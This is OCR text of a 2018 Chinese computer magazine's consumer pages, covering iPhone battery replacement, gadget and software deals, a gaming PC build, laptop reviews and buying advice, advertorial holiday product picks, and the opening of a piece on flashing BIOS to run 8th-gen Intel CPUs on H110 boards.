另外要特别注意的是,国行手机可以无门槛更换电池,港版则会要求你提供发票、完税证明等资料,最好提前备齐,至于其他国家和地区购买的iPhone,在国内的AppleStore直营店可能会拒绝为你更换电池。

但是218元的优惠价也不是可以一直享受,优惠期仅限2018年内,而且有且只有一次机会,如果想要二次更换,则会恢复原价(608元)。

在iOS 10.2.1系统中加入了电池检测功能,如果你的电池已经不行了,会在系统“设置→电池”中看到“iPhone电池可能需要维修”的提示。另外,苹果也将在下一个版本中改进系统,让用户更清晰地查看自己的手机电池情况,并且提供是否降频的开关,将选择权交给用户。

至于害怕卡顿而不敢升级iOS 10的用户,想要知道电池是否该换了,也只能根据日常使用的续航情况来判断,目前并没有非常准确的第三方电池检测工具,官方也不认可第三方的检测数据,电池损耗率只能通过AppleStore直营店里的设备进行检测。

续航提升明显但仍会卡顿

更换电池之后(右图),安兔兔的跑分甚至更低了……

我在等待了半个月之后,终于到了预约的时间,手里这台iPhone 6s Plus也终于看到了“复活”的希望——此前的它基本上要一天两充,卡顿问题倒还不算严重,日常应用还好,但玩游戏时经常受到“致命一击”。

在天才吧确认身份并解锁手机等一系列手续之后,就可以暂时离开了。更换电池的时间大概在1~2小时,其间不会让你的手机强制升级到最新系统,也不会清空你的数据(但还是建议做好备份),你可以在店内体验一下其他产品,也可以去附近逛逛,如果不想等,也可以申请一台备用机暂时使用。

在更换电池之后,苹果会提供90天的质保,这段时间如果出了问题可以免费维修。至于实际效果,先来看看数据吧,在清空后台之后用安兔兔多次跑分,结果和更换电池前没有太大变化,甚至偶尔还出现更低的数据。

从实际体验来看,卡顿现象比之前要稍好一些了,但提升也比较有限,玩《王者荣耀》的平均帧数在55左右,但在团战时还是会轻微卡顿,但卡顿的频率明显比此前要低了。

至于续航,这一点我比较满意,此前稍微多用一点手机,半天就会掉到40%左右,现在这一周的使用来看,可以保证白天在外面不用担心充电了(当然不能疯狂玩游戏)。

第三方服务可以考虑苏宁

苏宁预约之后即可到店维修,而且价格也比AppleStore便宜

通过实测可以看到,虽然苹果官方更换电池更为放心,但提升也非常有限。不少人更换电池就是因为续航,特别是准备让旧机再战半年,在下半年购买新款iPhone的用户,也可以考虑使用第三方平台的换电池服务。

目前比较靠谱的就是苏宁和品胜联合推出的快修服务,可通过苏宁易购APP的“身边苏宁”功能预约99元换新服务,国内的11个城市150家门店都可进行更换,并且提供一年质保。

最后要提醒大家的是,如果不是拆机达人,我并不建议你从淘宝上购买电池自行更换。至于线下的维修点,水就更深了,就算自己购买第三方电池再去线下维修点更换,差价空间也很有限,而且还要自行承担风险,同样不建议。

旧机换电池相对比较推荐苏宁,而对于还未过保的国行iPhone 7及之后的设备,如果今明两年内没有换机计划,切记不要在第三方店铺更换电池,会失去质保,得不偿失。

折扣店

本周有哪些值得购买的数码产品?同样的东西在哪里购买更优惠?APPStore又有哪些值得入手的限免应用?一起来看。

手机

坚果Pro


原价:1799元
现价:1299元
购买平台:京东商城

坚果Pro虽不是旗舰,但发布仅半年,骁龙625的处理器+4GB运行内存应付日常应用也不会存在卡顿,再加上优秀的设计和深度定制的Smartisan OS,还是非常不错的。

目前128GB版官网售价1799元,其他平台也在1500元左右,京东则将售价做到了1399~1499元(配色不同),特别注意的是,不少配色的碎屏险套装版反而比官方标配版少100元,非常划算!巧克力色的碎屏险套装版为最低价1299元,还可以使用白条或部分信用卡优惠叠加,享受更低价。

手机

红米5Plus



原价:1299元
现价:1099元
购买平台:国美在线

作为一款价格超低的全面屏手机,红米5Plus以799元的起售价非常吸引眼球。其高配版(4+64GB)也仅售1299元,性价比非常高。如果你觉得这个价格还不够满意,可以参与国美自营店的抢购活动,目前虽然仅有黑、金两色可参与促销,但这也是卖得最好的两个配色,售价仅1099元,更为实惠。

这款手机带有4000mAh大电池,支持前置柔光拍摄,性能也足以胜任主流应用。在官网原价购买还送耳机,就算错过了活动期,也很值得入手。

软件

ProBeatMaker 3

原价:163元
现价:0元
购买平台:APPStore

这是一款由INTUA推出的专业级音乐制作工具,可以快速进行创作及编曲,强大的音轨编辑能力让许多PC软件都自叹不如。

原价163元的它,目前首次开启免费下载,是一款就算你暂时用不上也要拿下的APP,唯一遗憾的就是仅提供了iPad版本。

软件

Enlight

原价:18元
现价:12元
购买平台:APPStore

这款修图工具曾被APPStore编辑多次推荐,虽然有美图秀秀这样的傻瓜化国民修图工具,但要说专业,美图秀秀还是要差一些。在PC平台,每个人都会提到PhotoShop,而在移动端,Enlight就是可以媲美PhotoShop的存在。

它可不只是帮你美颜加滤镜这样的简单操作,还可以进行挤压、拉伸、调色、蒙版、图片合成等高级操作,称其专业一点也不过。目前正在APPStore打折促销,喜欢的话就赶快下载吧。

金牌装机店

金牌装机店终于做大,目前大家除了可以通过报纸关注我们,了解热门配置和装机方案,还可通过我们的微信平台“钛师父”,查询硬件、外设等产品的报价,同时也能获得我们每周推荐的装机方案。各位,闲话少说,赶快动手微信扫描二维码吧,同时加入“电脑报读者俱乐部”,成为我们中的一员。

年终奖到手买买买超炫游戏配置推荐

	型号	价格(元)
CPU	英特尔 Core i7 8700K	2999
内存	芝奇幻光戟系列 DDR4 3200 8GB×2	1799
散热器	恩杰 Kraken 海妖 X52	1299
主板	华硕 ROG STRIX Z370-H GAMING	1899
显卡	微星 GTX 1070 Ti GAMING	3999
SSD	三星 960 EVO 250GB	859
硬盘	希捷 ST2000DM006 2TB	399
机箱	恩杰 H700i	1299
电源	安钛克新模尊 Neo Eco 550W	399
鼠标	赛睿 Sensei RAW 光学版	359
键盘	美商海盗船 K70 LUX RGB	1299
总价		16609

站长点评:经过一年辛勤的劳动,相信大家的年终奖收获颇丰,长长的购物车清单也能清空了。对于喜欢玩游戏的玩家来说,一台颜值高性能强的电脑绝对是排在清单第一位的。有了年终奖的加持,相信大家的预算也充裕了很多,今天站长就给大家推荐这样一套颜值、性能都很给力的配置。

Core i7 8700K性能给力 但散热要加强

去年 AMD 锐龙处理器的发布给了英特尔很大的压力,逼得第八代 Core 处理增强了配置。而近期随着一波降价,英特尔处理器的性价比也高了起来。既然预算充足,要买就要最强的,所以站长推荐的是 Core i7 8700K。

第八代 Core 在核心数量和频率方面都有明显提升,与上一代 Core i7 7700K 相比,Core i7 8700K 增加了 2 个物理核心,达到了 6 核 12 线程的规格,核心频率也达到了 3.7GHz ~ 4.7GHz 的水平,无论是单核性能还是多线程性能,Core i7 8700K 都有很好的表现。

不过 Core i7 8700K 同样是发热怪兽,满载功耗可是比 Core i7 7700K 高了不少。为了平台的稳定运行,对处理器的散热一定要加强才行。之所以选择恩杰 Kraken 海妖 X52,除了看重其散热性能强悍之外,其水冷头上也加入了灯光设计。通过独特的双重反射设计,可以让 RGB 灯发出的灯光更炫酷且更具层次感,玩家还能控制 RGB 灯的颜色和亮灯模式,这种效果在一体式水冷散热器中可是独一份的,可见恩杰花了不少的心思。

在内存的选择上,站长同样选择了才貌双全的芝奇幻光戟系列 DDR4 3200 8GB×2 套装。这款产品不但频率高,还提供了更大尺寸的散热片、配备了 RGB 灯效并支持华硕 AURA SYNC 神光同步,如果搭配华硕 ROG STRIX Z370-H GAMING 主板,可以通过华硕的 AURA 软件工具来设置灯效联动,让内存的灯光与主板实现同步变化,视觉效果堪称梦幻。

显卡价格高只能含着泪买

显卡价格最近又迎来了一波猛涨,像推荐的 GTX 1070Ti 已经比上市价格贵了将近 1000 元。实事求是地说现在真不是购买显卡的好时机,但电脑里又少不了这个,再贵也只能含着泪买。

选择微星 GTX 1070 Ti GAMING 就是看中其价格比同类产品便宜了 200 元,能省一点是一点。由于价格不算太高,所以在供电设计上微星 GTX 1070 Ti GAMING 并没有太大的亮点,保证显卡在 1607MHz~1683MHz 下稳定运行毫无压力。显卡的 Twin Frozr VI 散热器采用了刀锋 4 风扇,引流特殊设计的扇叶,特殊弧度与扇叶宽幅设计可引入更多的气流,加快散热速度。此外,这块显卡还支持风扇停转技术(微星叫做零动空间停转技术),当 GPU 温度低于 60℃时风扇就会停转,获得绝对的静音。

好灯效离不开好机箱

要将炫酷灯效呈现出来离不开好机箱,站长给大家推荐的是恩杰 H700i,这款产品是 H 系列中适合 ATX 主板的一款。H700i 采用了极简风格的家族式外观设计,有全黑、蓝黑、红黑、黑白四种配色可选,整体外观简约大气。机箱右侧面板为钢化玻璃,内部硬件灯效一目了然。同时机箱在做工方面也不含糊,重量达到了 12.27kg,非常的结实。

这款机箱也带有 CAM 控制器,用于连接 RGB 灯带和 RGB 风扇,玩家可以通过 CAM 仪表板控制灯带和风扇的灯光颜色等参数,实用又好玩。

个性定制

在购买硬件的过程中,如果有任何的疑问,都可以发送邮件到 play@cpcw.com,站长将会解答疑惑并推荐最适合你需求的产品。

@ 李阳:我是《电脑报》的忠实粉丝,之前看到站长说金士顿 HyperX 系列游戏耳机不错,不知道哪款适合打《绝地求生》呢?

站长: HyperX Cloud Revolver S 黑鹰 7.1 进化版是 HyperX Cloud 系列电竞耳机中最高端的一款。耳机耳罩部分采用了广受好评的记忆海绵,大幅提升了佩戴的舒适度。

这款耳机最大的卖点在于优秀的音质,其搭载了 USB 数字信号处理(DSP)声卡,适用范围很广。产品拥有 50mm 驱动单元还支持虚拟 DolbySurround 7.1 音效,按照距离和深度制作出精准的音效。同时其带有一个卡夹式音频控制盒,自带背光按钮,简直就是吃鸡神器。

参考价格:1199元

@ 二等:快过年了想给家里添置一台新显示器,要求是屏幕不仅尺寸一定要 30 英寸以上,还要够轻薄,请站长推荐一款。

站长:大屏又要机身轻薄的话,站长首先想到的就是飞利浦摩翼产品了。这款 31.5 英寸的 325C7QJSB,最薄处仅有 8mm,顺应了硬件产品轻薄化的趋势。

虽说显示器的机身轻薄,但是画质并未受到影响,其采用的是 IPS 面板,还有黑科技加持:广色域技术,让颜色范围更宽、画质更生动;SmartContrast 技术可展现丰富的暗部细节;SmartImage 预设可轻松优化图像设置,无论是可视角度还是画质都有很好的表现。

参考价格:2169元

@ 刚好遇见你:想买鼠标,看了这么多,最后确定就 Rival 300 和 Rival 310 中的一款,不知道哪款更值得买呢?

站长:当然是 Rival 310 更强啦,这款鼠标在延续舒适右手造型的基础上,更换了按键左右分离式设计、硅胶侧裙,带来了比 Rival 300 更好的按键手感、更耐用的侧裙,让玩家获得更好的游戏体验。同时产品采用的是定制版 TrueMove3 光电传感器,最大的卖点在于支持 1 比 1 追踪,简单来说有了这个功能,Rival 310 可以在 100CPI~3500CPI 内消除跳帧和延迟的问题,从而让鼠标的动作与屏幕上的光标完全一致,提升玩家的操作。

参考价格:370元

年终奖到手,这些**新笔记本**送人送己都适合

2018 农历新年近在眼前,在新年到来之际,买个新笔记本电脑犒劳自己,或者送给亲人也算是一种人见人爱的表达方式了,既然是新的一年,那自然要选择一些新鲜气息作为礼物,下面就让我们来给大家出出主意吧。

新模具新玩法,有看点之余不忘实用

惠普Envy X360 15
6599元

15.6 英寸全高清后空翻触控 /Core i5 8250U/GeForce MX150 4GB/8GB/256GB SSD/Win10

对很多人来说,15.6 英寸本是“实用型”尺寸,因为大多都是游戏本,操作体验比小尺寸本更加出色,如果需要我给你推荐一款 15.6 英寸,体重 2kg,采用微边框设计,甚至支持后空翻变形触控的笔记本,硬件方面搭载了英特尔第 8 代处理器和 GeForce MX150 4GB 独显,这种集合了多个看点的新笔记本形态,是否会让大家眼前一亮?

惠普 Envy X360 就是这样一款新笔记本,这两年惠普在主流机型上普及了新的家族设计概念,采用了全金属机身,造型很有一线品牌的大腕范儿,接口上有大屏本的全面,续航也有轻薄本该有的水准,确实是一款有看头也很实用的产品。

正统商务本迎来全面更新,主流级产品有意思

大多数时候正统系列的商用本升级硬件的反应都要更慢一点,这主要跟它面向的客户群需求有关,但现在轻商务概念渐渐盛行,戴尔、惠普等知名商用本都会在主流价位商用本上采用与家用本相同的升级策略,也就是第一时间就更新。但在大家心目中可能依然是第一选择的 ThinkPad 并没有采用这种策略,直到最近才升级到了最新的硬件平台,但一口气就推出了多款新产品,也不再是死守低分辨率屏,同样给用户提供了全高清等现在已经是绝对主流的屏幕选择,说实话这种转变还是值得肯定的。

对于主流用户而言,ThinkPad E 系列是最常见的,而 E580 则是它的最新款,15.6 英寸体重 2.1kg,采用 M.2+2.5 英寸 SATA 双硬盘位,顶盖有银色和黑色,服务还可以定制,价格也不贵,实用性也是很不错。

ThinkPad E580
6499元

15.6 英寸全高清 /Core i5 8250U/ 8GB/256GB SSD/Win10

畅玩“吃鸡”,新游戏本从内到外都得高要求

今年《绝地求生》也一定会继续火相当长一段时间,而且它开了电竞游戏同样需要高性能显卡的先河,未来的电竞游戏理论上也会延续这条思路走下去。而这也就意味着新年买新游戏本,我们不仅对硬件配置会有更高的要求,而且外形设计也不能再随意。

首先必须是 Core i7 系列处理器,因为核心数量更多,显卡至少要 GTX 1060 6GB,这才能在性能上保证“吃鸡”和未来的新电竞游戏不卡顿,内存当然是 8GB 起步,除此之外外形也要够独特,现在的游戏本圈子也都渐渐兴起了“外貌协会”的风潮,因此即便是国产品牌,也都在拼命做个性化设计,比如雷神 911 Targa 最近推出了一个曜蓝版,通体采用了蓝色金属主题,15.6 英寸 2.4kg 便携性还不错,屏幕下方还加入了一条转轴灯带,就个性化来说是目前还算不错的国产之选。

雷神911 Targa曜蓝版
8999元

15.6 英寸全高清 /Core i7 7700HQ/GTX 1060 6GB/8GB/128GB SSD+1TB HDD/Win10

LG Gram 15
轻薄本消费者报告

要说在整个轻薄本领域最具看头的品牌,LG 一定算是其中之一,其 Gram 系列凭借全系极为轻薄的身形而备受关注,牛大叔在年初的 CES 上也被其展台所震撼。这款 15.6 英寸版 Gram 可以说是有相当多的读者朋友都在关注:它的综合性能表现在一众轻薄本里究竟算是怎样的水准?易用性如何?今天就让几位用户来给大家分享一下使用经验吧。

- 15.6英寸1920×1080,IPS
- Core i5 8250U
- 8GB
- 256GB NVMe SSD
- Windows 10
- 1年送修
- 1.09kg

本机价格 **8999元**

消费者综合评价 **7.5**

值得点赞

- 便携性一流,微边框设计抢眼
- 接口相当丰富,屏幕素质高
- 续航能力很不错

问题不足

- 耐用性较弱
- 处理器性能偏低,SSD只是SATA总线
- 输入体验不佳
- 充电速度慢

消费者:黄昭
职业:私企职员

长期以来我都是轻薄本用户,以前总用小尺寸,但从来都是如果有更大尺寸或者外置键盘我一定会倾向于它们,所以当 LG 拿出这款 15.6 英寸 Gram,而正好赶上我想换笔记本的时候,就毫不犹豫地入手了它。确实是非常轻便,这个尺寸又不至于大到需要专门给它买个背包,所以带它出差很方便,微边框设计在办公室里也引来了很多人的围观。不过这笔记本可能是因为太薄了,总给人很容易损坏的感觉,顶盖可以轻松扭曲,按压顶部屏幕上也会出现水波纹,可能还是要小心一点使用吧。

消费者:康行健
职业:工人

我主要是因为需要带着电脑在车间、办公室、家三地跑,所以轻薄和大尺寸对我来说都很重要,选择 Gram 也主要因为它轻便之余,在接口设计上算是据我所知最不遗余力的轻薄本了,2 个 USB3.0、1 个 USB2.0,还有标准 HDMI 和 USB Type-C,比我同事的笔记本要多不少。而要说缺点的话,我觉得它的性能还是偏弱,首先按小编所说的方法跑 Cinebench R15 就只有 520 分出头,据说这颗处理器在别的机器上最高可以上 700……而且 SSD 只是 SATA 总线,作为 8000 多快 9000 元的笔记本,这一点还是有点让人不爽。

消费者:雷励欢
职业:企业采购

我的工作也是有大屏本的需求,但因为工作地点长期没有办法连接电源,所以对笔记本续航也有一定的要求,所以采用低电压处理器的大屏轻薄本是我的首选,LG 的电池制造工艺业内有名,所以我才选了 Gram,在节能模式下,它的 60Wh 电池用上 8 个多小时是很轻松的,我很满意,但说实话,它的键盘手感和触控板体验都不咋地,背光也比较弱,除此之外充电速度很慢,大家都是用到基本没电的情况下,同事的笔记本充不到 2 小时就能充满,但我的就要接近 3 个小时,有时候需要连轴加班的时候就挺着急的。

编辑点评

还有很多进步空间

现在一说到 LG Gram,大家或许还是惊叹于它的轻薄身形,但实际上根据消费者反馈来看,这款产品还是有很多不足之处的,对于那些想要入手它的读者朋友来说,看清这些问题才是最关键的,以免买回来发现不对胃口再说它不是。不过这也意味着这款产品还有可以期待的变革空间,除此之外其他品牌也会受到启发,因此今年也将会是轻薄本爆发的一年,值得期待啊。

最近各家都在出新品，牛大叔想说的是：如今的新品不缺性能，但也不缺猫腻。笔记本的性能越来越强，但猫腻反而越来越多了，各种狗血的 COST DOWN，各种奇葩机型层出不穷，所以，大家在购买前一定要关注购机帮你评微信公众号，在后台提问。描述清楚自己的预算、应用（用来干什么）、机型类型和尺寸，以及品牌喜好，牛大叔团队会人工回复你，帮你推荐和抉择。

也请大家把购机帮你评微信公众号推荐给你的同学、朋友，这样你也可以摆脱“帮助购机 = 终身质保参考”的烦恼啦 ^___#。

欢迎扫描左侧二维码关注购机帮你评！

牛大叔购机经验谈

节前买游戏本，就得瞄着“价格新低”机型了！

不少中学生、大学生最近在购机帮你评后台询问我们如今游戏本该不该买？或是等到四五月份出新处理器平台？我的建议永远是：你能等当然就等。但是有个问题：假期是难得玩游戏且没有太多学业压力的时候，尤其是大学生的假期，要等到 3 月初才结束。假期玩不了游戏，难道开学了猛玩？

另外，等到四五月新平台铺货了，又该考试了，即便买了也玩不痛快，结果基本等于是要到 7 月份暑期了才能玩，不知道这一点，打算等新平台的学生考虑到没有。

所以呢，个人观点，你如果急着玩游戏，现在买也可以。不过呢，现在可不能去买那些“常规促销价”的游戏本了。比如一台游戏本，正常价格 6399 元，经常有促销价格卖 5999 元，这些天你又瞅见 5999 元促销，我的建议是你就别买了，还是等一波新低价吧——在春节前肯定会有机型创出新低价的，他们也想慢慢开始清货啊。比如常规促销 5999 元的机型，说不定最近就会创出 5799、5699 元的新低价，这才是值得购买的，而且买了以后进一步降价的空间也被压缩了，保值性更好。

最后还是提醒一点：游戏只是生活调剂，假期还是要多休息，多陪家人尤其是父母。最近还流行一句话，叫做不要在应该奋斗的年纪选择了安逸，这句话也送给各位学子。

高频问题解答

显卡零售价不停涨，品牌游戏主机价格或已低于DIY

Q： 最近游戏显卡简直是涨疯了，GTX 1060 6GB 均价都接近 3000 元了，看着心都累，现在要买游戏台式机该怎么办啊？

A： 目前相对靠谱的选择就是购买品牌机的游戏机型。其实前期我也解读过了，品牌机，尤其是前三大国际品牌的机型，由于一次采购量大（单个机型至少都是几万台起），所以其下单价格肯定比零售价低很多，且没有受到价格波动影响，所以反而现在显得非常有性价比。最重要的是，大型的 PC 厂商也看到了游戏主机这个肥厚的市场，也想进来分一杯羹，所以资源投入、政策倾斜本身力度也较大。要知道，现在一台国际一线品牌的游戏台式机甚至不比 DIY 贵了。以联想刃 9000 系列为例，7399 元就能拿下 i7 8700/8GB/128GB SSD+1TB HDD/GTX 1060 6GB 显存的主机，而且还有三年上门服务！大家可以在京东自己攒一下，十有八九比这个价格要贵！

还有一个重要因素不知各位考虑到没有，现在由于大型电商当道，它们本身也在把传统的主机 DIY 朝着整机化方向去推，不管是宁美国度、雷霆世纪、武极，还是名龙堂、京天、橙派，都是这种思路下的产物。传统的为了省钱攒主机这种形式已经越来越式微，DIY 的发展方向已经朝着个性化、配件化和视觉化发展了，也就是越走越高端，越走越个性。单纯的攒主机这事儿，未来可能会愈发小众了。

国际品牌的游戏主机价格已逐渐接近甚至低于个人 DIY 了

4×××元已能买到出色轻薄本，别为节约小钱导致遗憾

Q： 牛大叔，你上次给我推荐的轻薄本要 4799 元，但我想把预算控制在 4500 元内，还请另外推荐。

A： 我给你推荐 4799 元的机型是有道理的。且听我慢慢道来。我记得去年上半年，很多读者问我“要买一款出色的轻薄本，得花多少钱？”我算了一下，差不多得要 5800 元才有 13.3 英寸的好机型——那时第七代酷睿中档轻薄本都集中在 5799 元附近。而今，轻薄本价格可说是大降，搭载第八代酷睿 i5 处理器和 8GB 内存 /256GB SSD 的轻薄本甚至不到 5000 元，其中更是有 Vostro 5370 集显版这种“奇葩强劲机型”，卖点多，性能超强，价格还超级便宜！

但是，我们也发现很多用户非要把自己的预算“卡死在多少钱以内”，比如我今年前前后后就遇到不下 20 个读者，非要把预算卡死在 4500 元以内买轻薄本，那就只能买到看起来不精彩的塑料壳第七代酷睿轻便机型（还不是轻薄机型），普通 IPS 屏。但若多 300 元预算，买到的就是“质变”——性能翻倍，时尚金属壳机型，更轻薄，功能也相当丰富——指纹识别、键盘背光、Type-C 扩展一应俱全。7% 的差价，换来的是天翻地覆的性能 / 体验提升，偏偏就舍不得这 7% 区区 300 元！我想说：300 元可能对经济贫困家庭来说不算个小数字，但对于一个拿得出 4500 元买笔记本的人来说，对于他的一生来说，九牛一毛都不算。

在这里我特地把这个典型案例告诉给大家，是希望大家不要在“关键预算区间”犯这种为了樱桃丢了西瓜的错误。最后再强调一次：如今 4500 元是购机的分水岭——之下，无好机；之上一点点，就能买到出色机型。

若非必要需求，不用考虑可分离二合一机型

最近我发现来问二合一机型的人比较多，尤其是问 Surface Pro 的很多。我很纳闷，这货虽然最近在促销，但依然没什么性价比啊，近 7000 元才买个第七代 i5/8GB 内存 /128GB SSD 的机型。最大的问题是，我一问：你买来做什么？大部分人答曰：上网、看电影、办公。我晕，那要二合一干吗？传统设计的轻薄本不是很好吗？还只要 5000 元不到。

后来，编辑部里新来的摄影师帅哥也来问我，二合一机型是不是很好？处理照片是不是性能很厉害？我当时就晕了，原来问题出在好多消费者根本不知道二合一的特点和问题啊。

所以这里，大叔我再说明一下：由于二合一机型的处理器、芯片组、屏幕、电池都塞在一个小小的空间里面，性能高了就会导致高温，影响到用户体验和电池性能，所以这类机型的性能不可能高得起来，续航也不可能做得很长（除非平板 / 主机部分特别重——但这又影响到了便携性）。所以说二合一的问题是“结构性”的，它的性能和综合表现是不可能超越传统设计笔记本的。当然，还有其他一些问题，这里就不阐述了。简而言之，除非你真的是有触控应用需求，比如说必须要用平板绘画，必须要拿着平板触控操作，又或是需要给领导笔迹签字，否则可分离式的二合一真的不是好选择——从各方面都不是。

戴尔购机 QA

购机咨询热线　热线电话：4008859895
服务时间：工作日　8:30～18:30　周末及节假日　9:00～17:00

戴尔购机 QA 是戴尔直销专为消费者设立，帮助大家解决选购 PC 产品中遇到的问题，如配置选择、应用需求分析、戴尔机型最新报价、戴尔与其他品牌机型对比等，欢迎大家拨打热线咨询。

游匣Master i5款 直销促销价格5700元左右

Q： 最近考虑买一台 GTX 1050Ti 游戏本，我看各家促销价格都是 5999 元，不知道戴尔游匣 Master 有没有更好的折扣？

A： 游匣 Master 的 i5 款（i5 7300HQ/8GB/ 128GB SSD+1TB HDD/FHD IPS/GTX 1050 Ti 4GB），戴尔直销渠道（含电话直销、微店等）正在做促销，特价 5700 元，是目前国际厂商中性价比最高的 GTX 1050Ti 游戏本。而且这款笔记本无论设计、做工、散热还是体验都很出色，购机帮你评微信公众号也一直推荐这款产品。不过促销时间有限，欲购从速。

2018白色款XPS 13新机发售 促销9300元起

Q： 前几天看了购机帮你评的 2018 白色款 XPS 13 详测，被“下毒”了，请问这款笔记本的 i5 款实际卖价是多少？9999 元稍微贵了点。

A： 该机的确非常出色，外观漂亮极致，新能超强——目前轻薄本界的最强性能机型，而且带有指纹识别和人脸识别摄像头，同时支持 14 米外语音操控。另外，得益于新一代的低功耗屏幕和戴尔的动态电源管理，该机的视频持续播放能力可达 14 小时以上，使用也非常安静凉爽。总体来说的确是轻薄本的新标杆。该机目前正在做新机发售促销，戴尔直销渠道购买可享 9300 元的特价（起售价，i5 8250U/8GB/256GB 玫瑰金款，也就是内面白色款）。

责编:叶家余 组版:何雪松 责校:杨军
日期:2018.2.5 投稿邮箱:pcw-advice@vip.sina.com

眼看还有 10 天左右就过年了,想想还有点小激动。但一想到过年期间,又要开始大鱼大肉,过上颠三倒四的日子,身体还是有点吃不消,再加上放假回来上班妥妥的节后综合征啊有没有!所以今天小编就给大家推荐 6 款春节期间的必备好物,让你这个年过得更舒服一点。

想要轻松地过个好年? 来看看你还少了啥

一款能解酒的果汁糖

就像小编在前面说的,过年免不了串门,要是一不小心聊嗨了,就容易喝酒喝过头。要是酒品不好,一旦醉了就喜欢做一些疯疯癫癫的事情,虽然大家都是亲朋好友,但还是觉得有点尴尬……等到回家后,家人又要开始服侍你,什么擦脸啊、脱衣服啊、盖被子啊,还要担惊受怕会不会吐一地。不过最惨的是第二天起床后,这个时候你才会体会到什么叫头痛欲裂、浑身难受。

所以,小编给大家找了一款有奇效的解酒糖。这款解酒糖是前段时间被韩国综艺推荐后火起来的,简单来说,就是一种能分解酒精因子的芒果味软糖,主要成分是姜黄素,因此对醒酒、护肝非常有效。平时带一包在身边,在家庭聚餐、朋友婚宴开始之前,就可以吃两粒,如果忘记了,酒后再吃也可以。要是配上蜂蜜水,效果会更好。

go.icpcw.com/jjt.htm

小林制药又来啦,这次治愈的是你的胃

说完解酒糖之后,接下来就是配套的口气清新剂啦。毕竟吃完重口味的食物之后,呼一口气出来简直辣眼睛,特别是吃完大蒜和喝完酒后更严重,而这个时候要是你还要去约会就更没眼看了。你说随便找个超市买条口香糖?OK,最多能抵挡一个小时……因为产生口气的地方是你的胃,而不是嘴。

和一般的口气清新剂不一样,这款是小林制药家的口气清新胶囊,简单来说,就是需要吞下去,来达到清除异味的功效。而小林制药这个品牌,小编也推荐过很多次了,有多好用就不用小编说了吧。食用时,可以像吃药一样用水吞服,也可以直接在口中咬破(想想就爽……)。等到胶囊进入胃里后,颗粒会在胃中溶化,大约 10 到 20 分钟后就能从口中呼出香味。不管是蜜桃味、薄荷味,还是柠檬味,都很好闻!

go.icpcw.com/qxjn.htm

大鱼大肉后必须得喝它

(买二送二,领券减 5 元)

就像小编在前面说的,每天大鱼大肉肯定会给肠胃造成负担,因此除了需要口气清新胶囊以外,这款大麦若叶茶也可以备一盒。空闲的时候喝一杯,就可以解油腻和促进消化,要是你正在减肥就更适合了。不过如果你有好好吃饭,饮食也很均衡,那就当小编没说……

大麦若叶,听名字就很绿色了,应该有朋友听说过它,毕竟也是火过一段时间的日本网红食物。大麦若叶的“若”,就是幼小的意思,所以简单来说就是麦子抽穗长成硬茎前的麦苗,把这些麦苗混成浆、磨成粉,就成了大麦若叶粉末。食用时,可以直接加入热水做成青汁喝,也可以加入酸奶或者牛奶,就会变成抹茶风味(小编强烈推荐!)。所以,大麦若茶里面含有很多膳食纤维,特别是对排便会有非常好的效果。

go.icpcw.com/dmry.htm

痘痘贴:你对它的能力一无所知

前段时间,小编爆了一脸的痘痘,每天照镜子都分分钟想撕掉自己的脸……后来偶然看美妆博主的视频时,被安利了痘痘贴这种神奇的东西。抱着“随便试试”、“反正便宜”的心理,随便买了一包,用了之后简直了……谁发明的这种东西,我要给他打钱!像现在过年过节的,大鱼大肉加上作息时间不规律,容易长痘痘的朋友一定要备一些好吗!

使用时,需要先挤掉痘痘里面的脓和血,就可以直接贴上痘痘贴啦。等到 8 小时左右,就可以看见痘痘贴上会变成白色,就是痘痘贴吸附的毛囊里面的分泌物。撕掉痘痘贴后,就会发现痘痘只剩下一个小小红点,如果远距离看根本看不出来长过痘痘。另外,痘痘贴最好在家的时候用,毕竟贴上就不美美的帅帅的了。

go.icpcw.com/ddt.htm

守夜? 打牌? 换个方式提神

在除夕夜那天,很多家庭都有守夜的习俗,即使不通宵,也得等到凌晨两三点钟才能睡觉。而等到大年初一之后,亲朋好友就又开始约通宵牌局了,根本停不下来。每当这个时候,睡觉简直就是阻挡大家赢钱的最大障碍,所以小编给你们找了这款提神的好物。

说到提神,大家肯定第一时间想到的是咖啡,而小编今天要推荐的这款能量棒其实也算是咖啡,但人家不是喝,而是吸。由于能量棒的主要成分是咖啡因、西洋参和牛磺酸等纯天然提取物,所以也可以看作是气化的咖啡和红牛。当你开始吸的时候,能量棒里的液体就会以蒸汽的形式进入到肺部,每次大约吸 2~3 口就可以变得神清气爽了,而且即使是像小编这样不会吸烟的人,也能用这款能量棒。

go.icpcw.com/nlb.htm

放个香囊调整睡眠质量

前面介绍的都是在春节放假期间用的东西,接下来就是一款适合在放假结束后使用的好物。春节放假期间,不管是年轻人还是中年人,基本上都得深更半夜才能睡觉,每晚可能都在打牌、聊天、轧马路、看电视剧、放烟花,就问你中枪没有!等到回来上班或者上学时,妥妥的白天睡不醒、晚上不想睡,所以人手一款促眠的产品就非常有必要了。

之前小编推荐过一款助眠喷雾,但那是针对长期失眠的朋友,如果像是这样短时间睡不着的话,完全不需要这么大刀阔斧,只需要一包助眠香囊就可以解决啦。小编特地为大家选择了薰衣草香味的,薰衣草的功效就不用多说了吧。平时只需要把香囊放在枕头边,就能闻着香味入眠啦。等到你不想用了之后,还可以放在衣柜里增香衣物,或是放在车里净化空气。

go.icpcw.com/zmxn.htm

Intel第八代CPU只能用1000块的Z370主板? 300块的H110就可以!

Intel 第八代 CPU 性能如何,对 PC 行业稍有关注的小伙伴们肯定都知道了。即使是最低端的 i3 8100 都是四核心四线程,放在上一代这可是 i5 的待遇。而经过实际测试,我们发现 i3 8100 的性能确实能比肩上一代的 i5 7500。全民四核,Intel 就这么轻易做到了。但事情真就这么简单? Intel 真会让你用 i3 的价格买到 i5?

当然不是!我们知道第八代 CPU 和前两代都是 1151 针脚,但 Intel 却故意不让其支持前两代的旧主板,强行逼用户换主板,“抢钱”俩字儿都写到脸上了。虽说 i3 8100 性能堪比 i5 7500,价格也要便宜好几百,但如果算上昂贵的 Z370 主板,性价比瞬间就被拉低了。

刷完BIOS H110主板就能上第八代i3

